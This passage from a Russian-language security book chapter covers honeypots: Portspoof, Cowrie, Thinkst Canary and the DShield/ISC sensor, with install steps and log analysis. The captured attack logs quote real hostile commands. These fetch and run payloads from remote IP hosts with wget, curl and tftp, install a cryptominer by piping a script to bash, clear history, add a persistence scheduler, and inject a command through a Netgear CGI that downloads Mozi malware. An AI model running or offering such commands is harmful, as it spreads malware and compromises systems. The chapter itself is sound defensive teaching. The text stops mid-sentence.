Правда, лучше было бы использовать готовый пакет, который кто-то сопровождает и который будет прослушивать несколько портов. Конечно, вы можете быстро написать код на Python, который прослушивает определенные порты, а затем заносит в журнал оповещение для каждого соединения. Однако вместо этого можно воспользоваться готовой работой других людей, которые уже разработали такой код, а также отладили его, чтобы вам не пришлось этим заниматься!

Portspooft — одно из таких приложений. Его можно найти по адресу <https://github.com/drklwi/portspooft>.

Portspooft устанавливается в Linux методом «старой школы»: перейдите в каталог с загруженным пакетом `portspooft`, а затем последовательно выполните такие команды:

```
$ git clone https://github.com/drklwi/portspooft
$ cd portspooft
$ sudo ./configure
$ sudo make
$ sudo make install
```

Это установит Portspooft в `/usr/local/bin`, а файлы конфигурации — в `/usr/local/etc`.

Взгляните на файл конфигурации `/usr/local/etc/portspooft.conf`, используя команды `more` или `less`. Вы обнаружите, что он хорошо прокомментирован и его легко редактировать в соответствии с вашими потребностями.

По умолчанию этот инструмент готов к использованию сразу после установки. Давайте сначала с помощью `iptables` перенаправим все порты, которые мы хотим прослушивать, на `4444/tcp` — это порт по умолчанию для `portspooft`. Обратите внимание, что для `iptables` вам понадобятся права `sudo`:

```
$ iptables -t nat -A PREROUTING -p tcp -m tcp --dport 80:90 -j REDIRECT --to-ports 4444
```

Затем просто запустите `portspooft`, используя сигнатуры и конфигурацию по умолчанию:

```
$ portspooft -v -l /some/path/portspooft.log -c /usr/local/etc/portspooft.conf -s /usr/local/etc/portspooft_signatures
```

Теперь мы просканируем несколько перенаправленных и неперенаправленных портов. Обратите внимание, что мы собираем баннеры служб с помощью `banner.nse`. В `portspooft` есть несколько предварительно настроенных баннеров:

```
nmap -sT -p 78-82 192.168.122.113 --script banner
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-15 15:44 Eastern Daylight Time
Nmap scan report for 192.168.122.113
Host is up (0.00020s latency).
PORT      STATE      SERVICE
78/tcp    filtered  vettcp
79/tcp    filtered  finger
80/tcp    open       http
| banner: HTTP/1.0 200 OK\r\nServer: Apache/IBM_Lotus_Domino_v.6.5.1\
|_x0D\x0A\x0D\x0A--<html>\x0D\x0A--<body><a href="user-UserID">\x0D\x0...
81/tcp    open       hosts2-ns
| banner: <pre>\x0D\x0AIP Address: 08164412\x0D\x0AMAC Address:\x0D\x0AS
|_erver Time: o\x0D\x0AAAuth result: Invalid user.\x0D\x0A</pre>
82/tcp    open       xfer
| banner: HTTP/1.0 207 s\x0D\x0ADate: r\x0D\x0AServer: FreeBrowser/146987
|_099 (Win32)
MAC Address: 00:0C:29:33:2D:05 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 6.77 seconds
```

Вернувшись на экран `portspooft`, мы увидим следующее:

```
$ portspooft -l ps.log -c ./portspooft.conf -s ./portspooft_signatures
-> Using log file ps.log
-> Using user defined configuration file ./portspooft.conf
-> Using user defined signature file ./portspooft_signatures
Send to socket failed: Connection reset by peer
Send to socket failed: Connection reset by peer
Send to socket failed: Connection reset by peer
The logfile looks like this:
$ cat /some/path/ps.log
1626378481 # Service_probe # SIGNATURE_SEND # source_ip:192.168.122.183 # dst_
port:80
1626378481 # Service_probe # SIGNATURE_SEND # source_ip:192.168.122.183 # dst_
port:82
1626378481 # Service_probe # SIGNATURE_SEND # source_ip:192.168.122.183 # dst_
port:81
```

Записи `portspooft` также можно извлечь из системного журнала. В них содержится та же информация, но отметка времени отформатирована в ASCII вместо количества секунд с начала эпохи:

```
$ cat /var/log/syslog | grep portspooft
Jul 15 15:48:02 ubuntu portspooft[26214]: 1626378481 # Service_probe # SIGNATURE_
SEND # source_ip:192.168.122.183 # dst_port:80
```

```
Jul 15 15:48:02 ubuntu portspooft[26214]: 1626378481 # Service_probe # SIGNATURE_
SEND # source_ip:192.168.122.183 # dst_port:82
Jul 15 15:48:02 ubuntu portspooft[26214]: 1626378481 # Service_probe # SIGNATURE_
SEND # source_ip:192.168.122.183 # dst_port:81
```

Наконец, когда придет время отключить `portspooft`, имеет смысл удалить те записи NAT, которые мы вставили ранее, чтобы Linux вернулся к прежнему режиму обработки этих портов:

```
$ sudo iptables -t nat -F
```

Но что, если хочется чего-то посложнее? Безусловно, мы можем сколько угодно усложнять нашу самодельную приманку и делать ее более реалистичной для злоумышленника, но можем и приобрести полноценное решение со службами отчетов и поддержки.

Другие распространенные приманки

Из промышленных решений вы можете использовать **Cowrie** (<https://github.com/cowrie/cowrie>) — SSH-приманку, которую сопровождает Мишель Остерхоф (Michel Oosterhof). Ее можно настроить так, чтобы она вела себя как настоящий узел, — конечно же, цель этого представления в том, чтобы злоумышленник тратил время, пока вы ищете способ выгнать его из своей сети. Попутно вы получите грубую оценку уровня мастерства злоумышленника, а также гипотезу о том, чего конкретно он пытается достичь своей атакой.

WebLabyrinth (<https://github.com/mayhemiclabs/weblabyrinth>) от Бена Джексона (Ben Jackson) генерирует бесконечную серию веб-страниц, которые служат «смоляной ямой» для веб-сканеров. Цели те же самые — потратить время злоумышленника и получить о нем как можно больше информации во время атаки.

Thinkst Canary (<https://canary.tools/> и <https://thinkst.com/>) — это коммерческое решение с богатейшим набором функций и тщательной проработкой деталей. Уровень детализации в этом продукте фактически позволяет создать целый фиктивный центр обработки данных или фиктивное предприятие. С помощью этого решения зачастую удается обмануть злоумышленников до такой степени, что они думают, будто на самом деле взламывают среду эксплуатации.

Давайте отвлечемся от внутренней сети и связанных с ней внутренних и DMZ-приманок и посмотрим на приманки, ориентированные на исследования.

Распределенная (общественная) приманка — проект *DShield Honeyrot* от *Internet Storm Center*

Во-первых, получите текущую дату и время своего узла. Для любых действий, которые сильно зависят от журналов, важно точное время:

```
$ date
Fri 16 Jul 2021 03:00:38 PM EDT
```

Если ваша дата и время установлены неправильно или работают нестабильно, эту проблему нужно исправить перед тем, как начать. Это справедливо практически для любой службы в любой операционной системе.

Теперь перейдите в каталог установки и загрузите приложение с помощью команды `git`. Если у вас не установлен `git`, используйте стандартную команду `sudo apt-get install git`. После установки `git` следующая команда создаст каталог `dshield` в текущем рабочем каталоге:

```
$ git clone https://github.com/DShield-ISC/dshield.git
```

Далее запустите сценарий `install`:

```
$ cd dshield/bin
$ sudo ./install.sh
```

Во время установки вы увидите несколько подготовительных экранов. Мы рассмотрим самые важные из них:

1. Сначала выводится стандартное предупреждение о том, что журналы приманки, конечно же, будут содержать конфиденциальную информацию как о вашей среде, так и о злоумышленнике:

```
hp01@hp01: ~/dshield/bin
#####
Log /srv/log/install_2021-07-16_151252.log started.
ATTENTION: the log file contains sensitive information (e.g. passwords,
           API keys, ...). Handle with care and sanitize before sharing.
Checking Pre-Requisites
using apt to install packages
Basic security checks
Updating your Installation (this can take a LOOONG time)
```

Рис. 14.4. Предупреждение о конфиденциальной информации

- Следующий экран утверждает, будто пакет устанавливается на платформу Raspberry Pi. Не волнуйтесь: хотя такой вариант установки весьма распространен, этот брандмауэр нормально устанавливается в большинстве распространенных дистрибутивов Linux.




Рис. 14.5. Второе предупреждение об установке

- Затем следует еще одно предупреждение — о том, что собранные вами данные будут включены в более крупный набор данных проекта DShield от Internet Storm Center. При этом ваша информация анонимизируется, однако если ваша организация не готова делиться данными безопасности, то этот проект может вам не подойти:




Рис. 14.6. Третье предупреждение установки о совместном использовании данных

4. Вас спросят, хотите ли вы включить автоматические обновления. По умолчанию они включены; отключайте их, только если у вас на это есть действительно веская причина.




Рис. 14.7. Выбор настроек обновлений

5. Вам будет предложено ввести адрес электронной почты и ключ API, которые будут использоваться для выгрузки данных. Чтобы получить ключ API, можно зайти на сайт <https://isc.sans.edu> и посмотреть состояние своей учетной записи:




Рис. 14.8. Ввод учетных данных для выгрузки информации в Internet Storm Center

6. Вас также спросят, какой интерфейс будет прослушивать приманка. В этих случаях, как правило, доступен только один интерфейс — вы же не хотите, чтобы приманка обходила вашу систему управления брандмауэром!




Рис. 14.9. Выбор интерфейса

7. Далее вводится информация о сертификате для протокола HTTPS. Если вы хотите, чтобы ваш сервер-приманка был в некоторой степени анонимным для злоумышленника, здесь можно ввести вымышленные данные. В примере мы показываем в основном реальную информацию. Обратите внимание, что на момент написания этой книги приманка HTTPS еще не реализована, но находится в планах разработки.




Рис. 14.10. Информация о сертификате

8. Вас спросят, хотите ли вы установить **центр сертификации** («Would you like me to create a CA to sign the certificate?»). В большинстве случаев имеет смысл выбрать **Yes** — это установит самоподписанный сертификат в службе HTTPS.




Рис. 14.11. Нужен ли центр сертификации?

9. Последний экран перезагружает узел и информирует о том, что ваша настоящая служба SSH будет перенесена на другой порт.

```
Done.

Please reboot your Pi now.

For feedback, please e-mail jullrich@sans.edu or file a bug report on github
Please include a sanitized version of /etc/dshield.ini in bug reports
as well as a very carefully sanitized version of the installation log
(/srv/log/install_2021-07-16_151530.log).

IMPORTANT: after rebooting, the Pi's ssh server will listen on port 12222
connect using ssh -p 12222 hp01@192.168.122.169

### Thank you for supporting the ISC and dshield! ###

To check if all is working right:
  Run the script 'status.sh' (but reboot first!)
  or check https://isc.sans.edu/myreports.sh (after logging in)

for help, check our slack channel: https://isc.sans.edu/slack

In case you are low in disk space, run /srv/dshield/cleanup.sh
This will delete some backups and logs
Log: /srv/log/install_2021-07-16_151530.log
hp01@hp01:~/dshield/bin$ sudo shutdown -r now
```

Рис. 14.12. Финальный экран установки

После перезагрузки проверьте состояние приманки. Обратите внимание, что она установлена в `/srv/dshield`:

```
$ sudo /srv/dshield/status.sh
[sudo] password for hp01:

#####
###
### DShield Sensor Configuration and Status Summary
###
#####

Current Time/Date: 2021-07-16 15:27:00
API Key configuration ok
Your software is up to date.
Honeypot Version: 87

##### Configuration Summary #####

E-mail : rob@coherentsecurity.com
API Key: 4BVqN8vIEDjWxZUMziiqfQ==
User-ID: 948537238
My Internal IP: 192.168.122.169
My External IP: 99.254.226.217

##### Are My Reports Received? #####

Last 404/Web Logs Received:
Last SSH/Telnet Log Received:
Last Firewall Log Received: 2014-03-05 05:35:02

##### Are the submit scripts running?

Looks like you have not run the firewall log submit script yet.

##### Checking various files

OK: /var/log/dshield.log
OK: /etc/cron.d/dshield
OK: /etc/dshield.ini
OK: /srv/cowrie/cowrie.cfg
OK: /etc/rsyslog.d/dshield.conf
OK: firewall rules
ERROR: webservers not exposed. check network firewall
```

Кроме того, чтобы убедиться, что ваши отчеты отправлены, через пару часов перейдите по адресу <https://isc.sans.edu/myreports.html> (при этом вам понадобится войти в систему).

Ошибка, которая отображается при проверке состояния, заключается в том, что этот узел еще не подключен к интернету. Это будет нашим следующим шагом. В моем случае я размещу его в DMZ с входящим доступом только к портам 22/tcp, 80/tcp и 443/tcp. После этого изменения проверка состояния будет отображена без ошибок:

```
##### Checking various files
OK: /var/log/dshield.log
OK: /etc/cron.d/dshield
OK: /etc/dshield.ini
OK: /srv/cowrie/cowrie.cfg
OK: /etc/rsyslog.d/dshield.conf
OK: firewall rules
OK: webserver exposed
```

Если в браузере перейти на адрес приманки, отобразится такая страница:



The screenshot shows a web form titled "Form Using GET". At the top left, there is a "Browse..." button followed by the text "No file selected." and an "Upload" button. Below this, the form contains two input fields: "Username:" and "Password:". At the bottom of the form is a "GET Submit" button. The form is enclosed in a rectangular border.

Рис. 14.13. Веб-приманка ISC, вид из браузера

На самом сервере приманки можно увидеть различные сеансы входа в систему, когда злоумышленники получают доступ к фальшивым серверам SSH и Telnet. Соответствующие файлы находятся в каталоге `/srv/cowrie/var/log/cowrie` и называются `cowrie.json` и `cowrie.log` (там же размещены предыдущие версии этих файлов):

```
$ pwd
/srv/cowrie/var/log/cowrie
$ ls
cowrie.json          cowrie.json.2021-07-18  cowrie.log.2021-07-17
cowrie.json.2021-07-16 cowrie.log              cowrie.log.2021-07-18
cowrie.json.2021-07-17 cowrie.log.2021-07-16
```

Файл JSON, естественно, отформатирован так, чтобы его можно было обрабатывать программно. Например, сценарий Python может извлечь информацию и передать ее в SIEM или другой инструмент на следующей линии защиты.

Однако текстовый файл легко читается: его можно открыть с помощью команд `more` или `less`. Давайте посмотрим на избранные записи журнала.

Начало нового сеанса показано в следующем листинге. Обратите внимание, что в записях присутствует протокол и IP-адрес источника.

```
2021-07-19T00:04:26.774752Z [cowrie.telnet.factory.HoneyPotTelnetFactory] New
connection: 27.213.102.95:40579 (192.168.126.20:2223) [session:3077d7bc231f]
2021-07-19T04:04:20.916128Z [cowrie.telnet.factory.HoneyPotTelnetFactory] New
connection: 116.30.7.45:36673 (192.168.126.20:2223) [session:18b3361c21c2]
2021-07-19T04:20:01.652509Z [cowrie.ssh.factory.CowrieSSHFactory] New connection:
103.203.177.10:62236 (192.168.126.20:2222) [session:5435625fd3c2]
```

Также можно поискать команды, которые пробуют запустить злоумышленники. В этих примерах они пытаются загрузить дополнительные инструменты Linux, потому что на сервере-приманке чего-то не хватает или потому что злоумышленники хотят внедрить вредоносное ПО:

```
2021-07-19T02:31:55.443537Z [SSHChannel session (0) on SSHService b'ssh-
connection' on HoneyPotSSHTransport,5,141.98.10.56] Command found: wget
http://142.93.105.28/a
2021-07-17T11:44:11.929645Z [CowrieTelnetTransport,4,58.253.13.80] CMD: cd /
tmp || cd /var/ || cd /var/run || cd /mnt || cd /root || cd /; rm -rf i; wget
http://58.253.13.80:60232/i; curl -O http://58.253.13.80:60232/i; /bin/busybox wget
http://58.253.13.80:60232/i; chmod 777 i || (cp /bin/ls ii;cat i>ii;rm i;cp ii i;rm
ii); ./i; echo -e '\x63\x6F\x6E\x6E\x65\x63\x74\x65\x64'
2021-07-18T07:12:02.082679Z [SSHChannel session (0) on SSHService b'ssh-connection'
on HoneyPotSSHTransport,33,209.141.53.60] executing command "b'cd /tmp || cd /
var/run || cd /mnt || cd /root || cd /; wget http://205.185.126.121/8UsA.sh;
curl -O http://205.185.126.121/8UsA.sh; chmod 777 8UsA.sh; sh 8UsA.sh; tftp
205.185.126.121 -c get t8UsA.sh; chmod 777 t8UsA.sh; sh t8UsA.sh; tftp -r t8UsA2.
sh -g 205.185.126.121; chmod 777 t8UsA2.sh; sh t8UsA2.sh; ftpget -v -u anonymous
-p anonymous -P 21 205.185.126.121 8UsA1.sh 8UsA1.sh; sh 8UsA1.sh; rm -rf 8UsA.sh
t8UsA.sh t8UsA2.sh 8UsA1.sh; rm -rf *'"
```

Обратите внимание, что первый злоумышленник отправляет в конце строку ASCII в шестнадцатеричном формате: '\x63\x6F\x6E\x6E\x65\x63\x74\x65\x64' — это слово «connected». Возможно, это сделано для того, чтобы обойти IPS. Кодирование Base64 — еще один распространенный метод обхода защиты, который вы увидите в журналах приманок.

У второго злоумышленника мы видим серию команд `rm`, с помощью которых он стирает свои рабочие файлы после того, как достиг цели.

Учтите, что в журналах SSH встречаются синтаксические ошибки. Часто это происходит из-за плохо протестированных сценариев. Но по мере того как сеансы будут устанавливаться чаще, вы начнете замечать, как живые люди набирают что-то на клавиатуре. В результате по их ошибкам вы получите некоторое представление об их навыках (или о том, насколько глубокая ночь в их часовом поясе).

В следующих примерах злоумышленники пытаются загрузить приложения для майнинга криптовалюты, чтобы добавить свежескомпрометированный узел Linux к своей ферме по добыче криптовалюты:

```
2021-07-19T02:31:55.439658Z [SSHChannel session (0) on SSHService b'ssh-connection'
on HoneyPotSSHTransport,5,141.98.10.56] executing command "b'curl -s -L https://
raw.githubusercontent.com/C3Pool/xmrig_setup/master/setup_c3pool_miner.sh | bash -s
4ANkemPGmjeLPgLfYyupu2B8Hed2dy8i6XYF7ehqRsSfbvZM2Pz7bDeaZXVQAs533
a7MUnhB6pUREVDj2LgWj1AQSGo2HRj; wget http://142.93.105.28/a; chmod 777 a; ./a;
rm -rfa ; history -c'"
2021-07-19T04:28:49.356339Z [SSHChannel session (0) on SSHService b'ssh-connection'
on HoneyPotSSHTransport,9,142.93.97.193] executing command "b'curl -s -L https://
raw.githubusercontent.com/C3Pool/xmrig_setup/master/setup_c3pool_miner.sh | bash -s
4ANkemPGmjeLPgLfYyupu2B8Hed2dy8i6XYF7ehqRsSfbvZM2Pz7bDeaZXVQAs533
a7MUnhB6pUREVDj2LgWj1AQSGo2HRj; wget http://142.93.105.28/a; chmod 777 a; ./a;
rm -rfa; history -c'"
```

Обратите внимание, что оба раза к командам добавляется параметр `history -c`, который очищает интерактивную историю текущего сеанса, чтобы скрыть действия злоумышленника.

В следующем примере злоумышленник пытается добавить загрузку вредоносного ПО в планировщик `cron`, чтобы закрепиться в системе: если его вредоносное ПО когда-нибудь будет остановлено или удалено, оно просто повторно загрузится и переустановится при следующем запуске запланированной задачи:

```
2021-07-19T04:20:03.262591Z [SSHChannel session (0) on SSHService b'ssh-connection'
on HoneyPotSSHTransport,4,103.203.177.10] executing command "b'system scheduler
add name="U6" interval=10m on-event="/tool fetch url=http://bestony.club/
poll/24efff58f-9d8a-43ae-96de-71c95d9e6805 mode=http dst-path=7wmp0b4s.rsc\\r\\n/
import 7wmp0b4s.rsc" policy=api,ftp,local,password,policy,read,reboot,sensitive,sni
ff,ssh,telnet,test,web,winbox,write'"
```

Различные файлы, которые злоумышленники пытаются загрузить, собираются в каталоге `/srv/cowrie/var/lib/cowrie/downloads`.

Вы можете настроить приманку Cowrie под себя. Некоторые распространенные изменения выполняются в следующих файлах и каталогах:

Путь к файлу или каталогу	Доступные изменения конфигурации
<code>/srv/cowrie/cowrie.cfg</code>	Какие протоколы и на каких портах прослушивать Фиктивное имя узла и фиктивный IP-адрес приманки Операционная система, которой притворяется приманка
<code>/srv/cowrie/honeyfs</code>	Файлы в файловой системе, которые будут видны злоумышленнику
<code>/srv/cowrie/share/cowrie/txtcmds</code>	Команды, которые сможет запускать злоумышленник

Что еще есть в DShield? Просто зайдите в свою учетную запись ISC: отчеты, которые могут вас заинтересовать, находятся в разделе **My Account**:




Рис. 14.14. Приманка ISC: онлайн-отчеты

Давайте обсудим эти отчеты немного подробнее:

Отчет	Описание	Прямая ссылка
My Reports	Отчеты с вашей приманки (активность по всем портам)	https://isc.sans.edu/myreports.html
My SSH Reports	Отчеты по активности SSH с вашей приманки	https://isc.sans.edu/mysshreports.html
My 404 Reports	Отчеты по веб-активности с вашей приманки	https://isc.sans.edu/my404.html
My Dashboard	Общие тенденции, собранные по всем приманкам и брандмауэрам, которые выгружают свои данные	https://isc.sans.edu/dashboard.html

На портале ISC вредоносная активность по SSH, направленная против вашего сервера-приманки, обобщается в разделе **My SSH reports**:




Рис. 14.15. Отчеты приманки SSH

В настоящее время основной отчет по консолидированным данным SSH состоит из используемых идентификаторов и паролей пользователей:

Password	Attempts	Username	Attempts
admin	115556	root	375741
1234	20324	admin	115446
123456	15333	user	14334
root	7900	support	6850
password	7181	sh	3885
123	6927	test	3200
1	5411	nproc	3166
user	4583	system	2454
support	3855	ubuntu	2133
12345	3596	ubnt	2100
<i>Top 10 Passwords Attempted Today</i>		<i>Top 10 Usernames Attempted Today</i>	

Рис. 14.16. Отчет ISC по SSH: сводка замеченных идентификаторов и паролей пользователей

Тем не менее регистрируется и вся остальная активность, поэтому время от времени появляются исследовательские проекты на основе этих данных об атаках и уточняются различные отчеты.

Веб-приманка по конфигурации аналогична приманке SSH. Обнаружения различных атак обновляются в файле `/srv/www/etc/signatures.xml`. Они периодически загружаются с центрального сервера Internet Storm Center, поэтому, хотя вы можете вносить локальные изменения самостоятельно, они, скорее всего, сотрутся при следующем обновлении.

Естественно, веб-активность против приманки тоже регистрируется. Локальные журналы находятся в базе данных `/srv/www/DB/webserver.sqlite` (в формате SQLite). Их также можно найти в `/var/log/syslog`, выполнив поиск по слову `webpy`.

Среди различных вещей, которые мы обнаружили в исследовательской приманке, оказался злоумышленник, который ищет службы HNAP. Протокол HNAP часто подвергается атакам и обычно используется, чтобы управлять парком модемов интернет-провайдера (<https://isc.sans.edu/diary/More+on+HNAP+-+What+is+it%2C+How+to+Use+it%2C+How+to+Find+it/17648>). Поэтому взлом HNAP зачастую приводит к компрометации большого количества устройств:

```
Jul 19 06:03:08 hp01 webpy[5825]: 185.53.90.19 - - [19/Jul/2021 05:34:09] "POST /
HNAP1/ HTTP/1.1" 200 -
```

Тот же злоумышленник также проверяет goform/webLogin. В этом примере он испытывает недавно обнаруженную уязвимость в популярных маршрутизаторах Linksys:

```
Jul 19 06:03:08 hp01 webpy[5825]: 185.53.90.19 - - [19/Jul/2021 05:34:09] "POST / goform/webLogin HTTP/1.1" 200 -
```

В следующем примере злоумышленник ищет веб-сервер boa. У этого сервера есть несколько известных уязвимостей, и его используют некоторые производители камер видеонаблюдения с выходом в интернет (<https://isc.sans.edu/diary/Pentesters+%28and+Attackers%29+Love+Internet+Connected+Security+Cameras%21/21231>). К сожалению, проект boa был заброшен, поэтому никаких исправлений не предвидится:

```
Jul 19 07:48:01 hp01 webpy[700]: 144.126.212.121 - - [19/Jul/2021 07:28:35] "POST / boaform/admin/formLogin HTTP/1.1" 200 -
```

Эти отчеты об активности аналогичным образом регистрируются на вашем портале ISC в разделе **My 404 Reports**. Давайте рассмотрим некоторые из них. Вот злоумышленник ищет маршрутизаторы Netgear, вероятно, нацеливаясь на недавно обнаруженные уязвимости:

2021-07-19	02:00:27	/setup.cgi?next_file=netge... todo=syscmd&cmd=rm+- rf+/tmp/*;wget+http: //61.53.33.9:56143/Mozi.m+- O+/tmp/netgear;sh+netgear& curpath=/vtsetting.htm=1	None	61.53.33.9
------------	----------	--	------	----------------------------

Рис. 14.17. Отчет ISC 404: злоумышленник ищет уязвимые службы Netgear

А этот злоумышленник ищет phpmyadmin — популярный веб-портал для администрирования базы данных MySQL:

